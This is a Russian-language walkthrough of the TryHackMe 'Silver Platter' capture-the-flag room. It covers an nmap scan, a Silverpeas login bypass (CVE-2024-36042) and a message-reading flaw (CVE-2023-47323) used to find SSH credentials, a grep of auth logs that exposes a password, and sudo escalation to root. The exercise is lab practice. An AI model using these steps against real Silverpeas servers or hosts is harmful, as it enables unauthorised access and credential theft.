

index

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 16:54 (*Афигенная комната, можно сказать для разминки и просто для получения кайфа от хакинга самое то!*).

Использованные файлы:

- user.txt - user флаг.
- root.txt - root флаг.

Порядок действий:

1) Создание папки комнаты, включение win kex для удобства, включение vpn для доступа к комнатам

1. `clear; mkdir silver; cd silver; clear; kex --win; clear; sudo openvpn ../Kolya080808.ovpn`
2. `clear; sudo ./thm-troubleshoot; nmap -sCV 10.10.64.47; sleep 100; clear; cd silver`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1b:1c:87:8a:fe:34:16:c9:f7:82:37:2b:10:8f:8b:f1 (ECDSA)
|_  256 26:6d:17:ed:83:9e:4f:2d:f6:cd:53:17:c8:80:3d:09 (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Hack Smarter Security
8080/tcp  open  http-proxy
|_http-title: Error
| fingerprint-strings:
```

```

|   FourOhFourRequest, HTTPOptions:
|   HTTP/1.1 404 Not Found
|   Connection: close
|   Content-Length: 74
|   Content-Type: text/html
|   Date: Fri, 13 Jun 2025 12:58:02 GMT
|   <html><head><title>Error</title></head><body>404 - Not Found</body>
</html>
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest,
SMBProgNeg, SSLSessionReq, Socks5, TLSSessionReq, TerminalServerCookie:
|   HTTP/1.1 400 Bad Request
|   Content-Length: 0
|   Connection: close
|   GetRequest:
|   HTTP/1.1 404 Not Found
|   Connection: close
|   Content-Length: 74
|   Content-Type: text/html
|   Date: Fri, 13 Jun 2025 12:58:01 GMT
|_   <html><head><title>Error</title></head><body>404 - Not Found</body>
</html>

```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at

<https://nmap.org/cgi-bin/submit.cgi?new-service> :

```


SF-Port8080-TCP:V=7.95%I=7%D=6/13%Time=684C2058%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,C9,"HTTP/1\ .1\x20404\x20Not\x20Found\r\nConnection:\x20close\r
SF:\nContent-Length:\x2074\r\nContent-Type:\x20text/html\r\nDate:\x20Fri,\
SF:x2013\x20Jun\x202025\x2012:58:01\x20GMT\r\n\r\n<html><head><title>Error
SF:</title></head><body>404\x20-\x20Not\x20Found</body></html>")%r(HTTPOpt
SF:ions,C9,"HTTP/1\ .1\x20404\x20Not\x20Found\r\nConnection:\x20close\r\nCo
SF:ntent-Length:\x2074\r\nContent-Type:\x20text/html\r\nDate:\x20Fri,\x201
SF:3\x20Jun\x202025\x2012:58:02\x20GMT\r\n\r\n<html><head><title>Error</ti
SF:tle></head><body>404\x20-\x20Not\x20Found</body></html>")%r(RTSPRequest
SF:,42,"HTTP/1\ .1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConn
SF:ection:\x20close\r\n\r\n")%r(FourOhFourRequest,C9,"HTTP/1\ .1\x20404\x20
SF:Not\x20Found\r\nConnection:\x20close\r\nContent-Length:\x2074\r\nConten
SF:t-Type:\x20text/html\r\nDate:\x20Fri,\x2013\x20Jun\x202025\x2012:58:02\
SF:x20GMT\r\n\r\n<html><head><title>Error</title></head><body>404\x20-\x20
SF:Not\x20Found</body></html>")%r(Socks5,42,"HTTP/1\ .1\x20400\x20Bad\x20Re
SF:quest\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(Gener
SF:icLines,42,"HTTP/1\ .1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\
SF:r\nConnection:\x20close\r\n\r\n")%r(Help,42,"HTTP/1\ .1\x20400\x20Bad\x2
SF:0Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(SS
SF:LSessionReq,42,"HTTP/1\ .1\x20400\x20Bad\x20Request\r\nContent-Length:\x
SF:200\r\nConnection:\x20close\r\n\r\n")%r(TerminalServerCookie,42,"HTTP/1
SF:\ .1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20

```

```
SF:close\r\n\r\n")%r(TLSSessionReq,42,"HTTP/1\1\20400\20Bad\20Request\
SF:r\nContent-Length:\200\r\nConnection:\20close\r\n\r\n")%r(Kerberos,42
SF:,"HTTP/1\1\20400\20Bad\20Request\r\nContent-Length:\200\r\nConnect
SF:ion:\20close\r\n\r\n")%r(SMBProgNeg,42,"HTTP/1\1\20400\20Bad\20Req
SF:uest\r\nContent-Length:\200\r\nConnection:\20close\r\n\r\n")%r(LPDStr
SF:ing,42,"HTTP/1\1\20400\20Bad\20Request\r\nContent-Length:\200\r\nC
SF:onnection:\20close\r\n\r\n")%r(LDAPSearchReq,42,"HTTP/1\1\20400\20B
SF:ad\20Request\r\nContent-Length:\200\r\nConnection:\20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


3) Я посмотрел на обе веб-страницы, но на порту 80 была статичная, а вот на порту 8080 меня крайней заинтересовало вот это:

- Результат:



4) Так же я посмотрел на первый сайт и выписал оттуда подсказку:


- Результат:



5) Поэтому я просто нашел где находится сам silverpeas и использовал [CVE-2024-36042](#), просто убрав &Password= в запросе, тем самым получил доступ:


- Результат:





6) Далее я посмотрел остальные уязвимости 23, 24 и 25-ых годов, и нашел [CVE-2023-47323](#), который позволяет читать любые сообщения, и нашел в одном из них креды от ssh:

- Результат:



7) Зайдя по ssh, сразу читаем user.txt:

- Результат:

```
tim@silver-platter:~$ cat user.txt
THM{c4ca4238a0b923820dcc509a6f75849b}
```

8) Далее я начал искать простые пути повышения привилегий, и нашел пароль в /var/log/auth*:

- Результат:

```
tim@silver-platter:/var/log$ cat auth* | grep -i pass
Jun 13 13:20:19 silver-platter sshd[2384]: Accepted password for tim from
10.23.10.131 port 36626 ssh2
Jun 13 13:20:39 silver-platter sshd[2510]: Accepted password for tim from
10.23.10.131 port 51738 ssh2
May 8 08:58:40 silver-platter sshd[1710]: Accepted password for tyler from
192.168.1.20 port 42258 ssh2
May 8 14:00:53 silver-platter sshd[1946]: Accepted password for tyler from
192.168.1.20 port 55742 ssh2
Dec 12 19:34:40 silver-platter sudo:      tyler : TTY=tty1 ; PWD=/ ;
USER=root ; COMMAND=/usr/bin/passwd tim
Dec 12 19:34:46 silver-platter passwd[1576]: pam_unix(passwd:chauthtok):
password changed for tim
Dec 12 19:39:15 silver-platter sudo:      tyler : 3 incorrect password
attempts ; TTY=tty1 ; PWD=/home/tyler ; USER=root ; COMMAND=/usr/bin/apt
install nginx
Dec 13 15:39:07 silver-platter usermod[1597]: change user 'dnsmasq'
password
Dec 13 15:39:07 silver-platter chage[1604]: changed password expiry for
dnsmasq
Dec 13 15:40:33 silver-platter sudo:      tyler : TTY=tty1 ; PWD=/ ;
USER=root ; COMMAND=/usr/bin/docker run --name postgresql -d -e
POSTGRES_PASSWORD=_Zd_zx7N823/ -v postgresql-data:/var/lib/postgresql/data
postgres:12.3
Dec 13 15:44:30 silver-platter sudo:      tyler : TTY=tty1 ; PWD=/ ;
USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -
e DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_Zd_zx7N823/ -v
silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silverpeas/data -
-link postgresql:database silverpeas:silverpeas-6.3.1
Dec 13 15:45:21 silver-platter sudo:      tyler : TTY=tty1 ; PWD=/ ;
USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -
e DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_Zd_zx7N823/ -v
silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silverpeas/data -
-link postgresql:database silverpeas:silverpeas-6.3.1 # БОТ ЭТО ТО ЧТО HAM
НАДО
Dec 13 15:45:57 silver-platter sudo:      tyler : TTY=tty1 ; PWD=/ ;
USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -
e DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_Zd_zx7N823/ -v
silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silverpeas/data -
-link postgresql:database silverpeas:6.3.1
```

```

Dec 13 16:17:21 silver-platter sudo:    tyler : TTY=ttty1 ;
PWD=/etc/nginx/sites-available ; USER=root ; COMMAND=/usr/bin/passwd tim
Dec 13 16:17:31 silver-platter passwd[6811]: pam_unix(passwd:chauthtok):
password changed for tim
Dec 13 16:18:57 silver-platter sshd[6879]: Accepted password for tyler from
192.168.1.20 port 47772 ssh2
Dec 13 16:32:41 silver-platter sudo:    tyler : TTY=pts/0 ; PWD=/ ;
USER=root ; COMMAND=/usr/bin/passwd tim
Dec 13 16:32:54 silver-platter passwd[7174]: pam_unix(passwd:chauthtok):
password changed for tim
Dec 13 16:33:12 silver-platter sshd[7181]: Accepted password for tim from
192.168.1.20 port 50970 ssh2
Dec 13 16:35:45 silver-platter sshd[7297]: Accepted password for tyler from
192.168.1.20 port 58172 ssh2
Dec 13 16:45:33 silver-platter sshd[7622]: Accepted password for tyler from
192.168.1.20 port 33484 ssh2
Dec 13 17:43:09 silver-platter sshd[7750]: Accepted password for tyler from
192.168.1.20 port 45796 ssh2
Dec 13 17:51:30 silver-platter sshd[1370]: Accepted password for tyler from
192.168.1.20 port 60860 ssh2
Dec 13 17:51:41 silver-platter sshd[1681]: Accepted password for tyler from
192.168.1.20 port 55392 ssh2

```

9) Заходим как tyler , прописываем sudo su и читаем рут флаг:

- Результат:

```

bash tim@silver-platter:/var/log$ su tyler Password: tyler@silver-
platter:/var/log$ sudo su [sudo] password for tyler: root@silver-
platter:/home/tyler# cd root@silver-platter:~# ls -la total 48 drwx----- 5
root root 4096 May 1 2024 . drwxr-xr-x 19 root root 4096 Dec 12 2023 .. -rw---
---- 1 root root 287 May 8 2024 .bash_history -rw-r--r-- 1 root root 3106 Oct
15 2021 .bashrc -rw----- 1 root root 20 Dec 13 2023 .lessht drwxr-xr-x 3
root root 4096 Dec 13 2023 .local -rw-r--r-- 1 root root 161 Jul 9 2019
.profile -rw-r--r-- 1 root root 38 Dec 13 2023 root.txt -rw-r--r-- 1 root root
66 Dec 13 2023 .selected_editor drwx----- 3 root root 4096 Dec 12 2023 snap
drwx----- 2 root root 4096 Dec 12 2023 .ssh -rwxr-xr-x 1 root root 97 Dec 13
2023 start_docker_containers.sh -rw-r--r-- 1 root root 0 Dec 13 2023
.sudo_as_admin_successful root@silver-platter:~# cat root.txt
THM{098f6bcd4621d373cade4e832627b4f6}
yра!

```

Примечание


Примечание

Крутая комната, всем советую)

Огромное спасибо TryHackMe за комнату!


Итог:

Фотоподтверждение прохождения:



Видео выполнения:

- Оригинал:



- [YouTube](#)